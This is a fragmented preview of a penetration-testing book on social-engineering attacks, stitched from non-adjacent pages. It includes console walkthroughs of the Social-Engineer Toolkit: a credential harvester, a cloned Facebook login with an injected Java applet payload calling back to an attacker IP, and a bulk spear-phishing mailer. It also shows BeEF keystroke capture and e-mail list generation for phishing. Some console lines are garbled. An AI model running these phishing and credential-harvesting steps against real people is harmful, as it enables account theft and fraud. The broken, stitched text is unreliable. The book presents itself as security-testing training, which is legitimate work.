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Outside of work, Joseph can be found behind turntables scratching classic vinyls or on the soccer pitch hacking away at local club teams.

My contribution to this book could not have been done without the support of my charming wife, Ning, and creative inspirations from my daughter, Raylin. I also must credit my passion for learning to my brother, Alex, who raised me along with my loving parents, Irene and Ray. I would also like to say a big thank you to all of my friends, family, and colleagues who have supported me over the years.

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Page 8 of 84

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2

Understanding Website Attack Vectors

This chapter shows you how to do some things that in many situations might be illegal, unethical, a violation of terms of service, or just not a good idea. It is provided here to give you information you can use to protect yourself against threats and make your own system more secure. Before following these instructions, be sure you are on the right side of the legal and ethical line... use your powers for good!

In this chapter, we will be covering different attacks that can be performed on the application layer to compromise a system. The topics discussed in this chapter will come in use when you decide you want to test the security of an organization against social engineering attacks. Such attacks provide crucial information and guidelines to help formulate new policies and procedure. They also show whether the employees are following the policies and procedures set by the organization.

The following topics will be covered in this chapter:


- Web jacking
- Spear-phishing
- Java applet attacks

```

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 88
[*] Information will be displayed to you as it arrives below:
192.168.174.132 - - [02/Sep/2013 22:33:18] "GET / HTTP/1.1" 200 -
192.168.174.132 - - [02/Sep/2013 22:33:19] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: __a=1
PARAM: __dyn=7w861l6w
PARAM: __req=1
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: to_dtsq=AQC55eFc
PARAM: ph=V3
POSSIBLE USERNAME FIELD FOUND: q=[{"user":"0","page_id":"7yeasq","trigger":"ods:ms.time_spent.qa.www","time":1378175681638,"posts":[{"script_p
ge":{"source_path":null,"source_token":null,"dest_path":"/login.php","dest_token":"8fasc450","navigation":null,"cause":"load"},47],{"time_spent
ray":[{"tos_id":"7yeasq","start_time":1378175686,"tos_array":[271,0],"tos_len":11,"tos_seq":8,"tos_cum":5},14459],{"ods:ms.time_spent.qa.www",{"
ent_bits.js_initialized":1}],15462)}}]
PARAM: ts=1378175617698
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

After this, the target will be confronted with a message on the web browser that this website has been moved and a malicious link will be provided, as shown in the following screenshot:



Once the target clicks on the malicious link with a message that this website has been moved he/she will be presented with the clone website (actual login) and we can log in to any website such as Gmail, LinkedIn, or Facebook, as shown in the following screenshot:



There are three options provided by **Java Applet Attack**, as shown in the following screenshot:



```
set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.


The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

We have selected 2) **Site Cloner** in this case:



```
set:webattack>2
[-] NAT/Port Forwarding can be used in the case where your SET machine is
not externally exposed and may be a different IP address than your reverse l
[-] Are you using NAT/Port Forwarding [yes/no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
connection:192.168.30.166 or hostname for the reverse c
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
ook.comattack> Enter the url to clone:http://www.faceb

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: 4rhG8cgYi
[*] Malicious java applet website prepped for deployment
```

Once the method has been chosen, the attacker needs to input the IP of the attacker's machine, which in this case is the Kali machine's IP address.

Defense against these attacks

The attacks that we have covered in this chapter can mostly be avoided by keeping our web browser updated and not opening any suspicious links and documents. Also ensure that the passwords/credentials used are changed frequently and retained secretly.

Summary

In this chapter, we have covered how to attack the application level of remote systems via web browsers and e-mails.

In the next chapter, we will be covering how to create a payload and listener and how to send spoofed SMSes.

Preview from Notesale.co.uk
Page 49 of 84

- As you can see in the preceding screenshot, the attacker e-mail ID is `rpcoder@gmail.com`. The **FROM** field specifies by which name the e-mail needs to be sent. The next thing we need to specify is the priority of this message and whether it needs to be sent in plain text or HTML format and also the body of the e-mail. The body of the e-mail is very important as we will be sending our phishing page e-mail link asking the target to visit our page.

```
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
finished:lg> Enter the body of the message, hit return for a new line. Control+c when
Next line of the body:
Next line of the body: ^C
[!] It appears your password was incorrect.
Printing response: Connection unexpectedly closed

Press <return> to continue


[*] Sent e-mail number: 1 to address: # This is /etc/email-addresses. It is part of the exim package
[*] Sent e-mail number: 2 to address: #
[*] Sent e-mail number: 3 to address: # This file contains email addresses to use for outgoing mail. Any local
[*] Sent e-mail number: 4 to address: # part not in here will be qualified by the system domain as normal.
[*] Sent e-mail number: 5 to address: #
[*] Sent e-mail number: 6 to address: # It should contain lines of the form:
[*] Sent e-mail number: 7 to address: # The quieter you become, the more you are able to hear.
[*] Sent e-mail number: 8 to address: #user: someone@isp.com
[*] Sent e-mail number: 9 to address: #otheruser: someoneelse@anotherisp.com
[*] Sent e-mail number: 10 to address: rpcoder@gmail.com
[*] Sent e-mail number: 11 to address: rp31121985@gmail.com
[*] SET has finished sending the emails

Press <return> to continue
```


- Once all the required information is given, SET will start sending the e-mails sequentially as presented in the preceding screenshot. Once SET finishes sending the e-mail to all the targets, it will prompt us to return to.

Understanding the SMS spoofing attack vector


The SMS spoofing attack allows the attacker to send a text SMS using SET without revealing his/her true identity or by using someone else's identity.



The second demo page, also known as the Butcher demo page, looks like this:



Let's see how our BeEF Server will be able to capture something from the targets machine. For this example, let's type any text on the BeEF demo page. As you can see in the following screenshot, I have typed `hello 123`:



Now let's see the logfile on the BeEF control panel in the **Logs** menu. We will check whether it identified the click event even though I did not submit it.

Getting Started					Current Browser	
Id	Type	Event	Date	Brows...		
88	Event	146.320s - [Blur] Browser window has lost focus.	2013-09-18T13:47:4...	1		
87	Event	145.329s - [User Typed] 'hello 123'	2013-09-18T13:47:4...	1		
86	Event	140.156s - [Mouse Click] x: 310 y:230 > input#imptxt(Important Text)	2013-09-18T13:47:3...	1		
85	Event	137.978s - [Focus] Browser window has regained focus.	2013-09-18T13:47:3...	1		
84	Event	2.293s - [Blur] Browser window has lost focus.	2013-09-18T13:45:2...	1		
83	Event	2.269s - [Mouse Click] x: 264 y:129 > a	2013-09-18T13:45:2...	1		
82	Event	0.005s - [Focus] Browser window has regained focus.	2013-09-18T13:45:2...	1		
81	Event	2296.393s - [Blur] Browser window has lost focus.	2013-09-18T13:44:3...	1		

Now go back to **Control Panel** and see in the logs as it is seen from the BeEF Server.

The Social Engineering Framework

The Social Engineering Framework (SEF) is a collection of small utilities to help pentesters to automate the process of performing a small task that is required during penetration testing social engineering.

The framework is available with installation instructions at <http://spl0it.org/projects/sef.html>.

The following tools are included in this framework:


- Sefemails
- Sefphish
- Sefnames
- SefPayload

Sefemails

Sefemails is used to generate a list of e-mail addresses for the purpose of performing a phishing attack in bulk against a specific organization. The syntax to run this tool in Kali Linux is as follows:

```
Kali@sefemails -h
```

The user will be provided with the following options:



```
File Edit View VM Tabs Help
xhw@kali:~/usr/local/bin$
xhw@kali:~/usr/local/bin$ clear

xhw@kali:~/usr/local/bin$ sefemails
Usage: sefemails [Options]

Options:
  -d --domain [domain]      Domain
  -n --names [names]        File containing list of names
  -s --scheme [scheme]      Scheme Number(s) (comma separated)
  -a --all                   Generate list with all schemes
  -t --type [number]        Generate list using a specific type
  -g --group [number]       Generate list with for a specific grouping
  -v --version               Display version
  -h --help                  Display this information

Schemes Examples:
Scheme
-----
1      none      (ex: johnsmith@domain)
2      dash      (ex: john-smith@domain)
3      underscore (ex: john_smith@domain)
4      dot       (ex: john.smith@domain)


11     no separator (ex: jsmith@domain)
22     dash       (ex: j-smith@domain)

... This continues for all the types below. Remember, the more you are able to hear

Schemes Definition:
Scheme  Group
-----  ---
1-10    1      firstname lastname
11-20   2      first_char_firstname lastname
21-30   3      five_chars_firstname lastname
31-40   4      five_chars_firstname first_char_lastname

Send Comments to Joshua D. Abraham ( jabra@spl0it.org )
xhw@kali:~/usr/local/bin$
```

Now let's collect some e-mail addresses. I have used a text file that is a collection of different names for this example. The following screenshot shows the list of e-mail addresses along with the syntax used to run this tool:



In the preceding screenshot, the `-d` option is used to specify the domain for which we would like to generate the e-mail addresses, `-n` is used to specify the file that contains the list of different names, and `-s` is used to specify the schema.

There are generally different types of schemas supported by this tool, which could be beneficial once we are trying to collect e-mail IDs. As we can see in the preceding screenshot, a company-specific schema has been used, for example, `First_name.last_name@domain.com` for the employee's e-mail address.

We can learn about the schema of the organization from the e-mail addresses of employees working in HR (sometimes given out for the purpose of recruitment for the organization) or the customer support staff. The different schema support used by this tool are as follows:

[First_name]	Dot	[Last_name]	@Domain.com
--------------	-----	-------------	-------------

For example:

Rahul.Patel	@domain.com
Sachin.Tendulkar	@domain.com

[First_name]	UnderScore	[Last_name]	@Domain.com
[First_name]		[Last_name]	@Domain.com

Index

Symbols

-d option 61

A

Advance persistent threat (APT) attacks 24

applet 31

attacker

skills 53

attacks

Advance persistent threat (APT) attacks 24

defense against 36

Spear-phishing attack vector 24

Web-Jacking Attack Method 20-22

B

Backdoored Executable (BES) payload 41

Browser Exploitation Framework (BeEF)
54-59

C

computer-based social engineering

about 9, 10

insider attack 9

phishing 10

pop-up windows 9

social engineering attack, through fake
SMS 10

computer-based social engineering, tools

Social-Engineering Toolkit (SET) 10-12

website cloning 12-16

D

Distributed Denial of Service (DDoS) 43

dumpster diving 8

E

Eavesdropping 8

E-bomb 42

Elicitation 53

E-mail Attack Mass Mailer attack 43

E-mail Attack Single Email Address

attack 43

engineering 8

hook phase 7

exploit 38

H

hook phase 7

human-based social engineering

about 7

dumpster diving 8

Eavesdropping 8

impersonating 8

legitimate end user, posing as 8

piggybacking 8

reverse social engineering 8

I

identity

stealing 52

theft 52

iframe replacement 20

impersonating 8

information

classifying 17

J

Java Applet Attack 31-35

Java Runtime Environment (JRE) 31

L

listener

creating 38-40

M

mass mailer attack 42

Metasploit Framework

URL 27

Meterpreter 30, 38

N

Network Address Translation (NAT) 33

Nigerian 419scam 10

O

Old Ridge National Laboratory 6

P

passwords 17

payloads

creating 37-41

types 38

payloads, types

meterpreter 38

singles 38

stagers 38

penetration testing tools

Browser Exploitation Framework 54-59

Sefemails 60, 61

Sefnames 62

SefPayload 63

Sefphish 62

skills 54

Social Engineering Framework (SEF) 59

phishing 10

piggybacking 8

play phase 7

policy 16

pop-up windows 9

R

research phase 7

reverse social engineering 8

S

security policy

about 16

incident response system 17

information, classifying 17

password, policies 17

training 17

Sefemails tool 60, 61

Sefnames tool 62

SefPayload tool 63

Sefphish tool 62

SET

about 10, 11

updating 20

singles payload 38, 41

SMS spoofing attack

about 45-48

predefined template 49, 50

social 6

social engineering

phases 6

types 7

URL 6

Social Engineering Framework) 59

social engineering, phases

exit 7

hook 7

play 7


research 7

social engineering, types

about 7

computer-based social engineering 9, 10

human-based social engineering 7, 8



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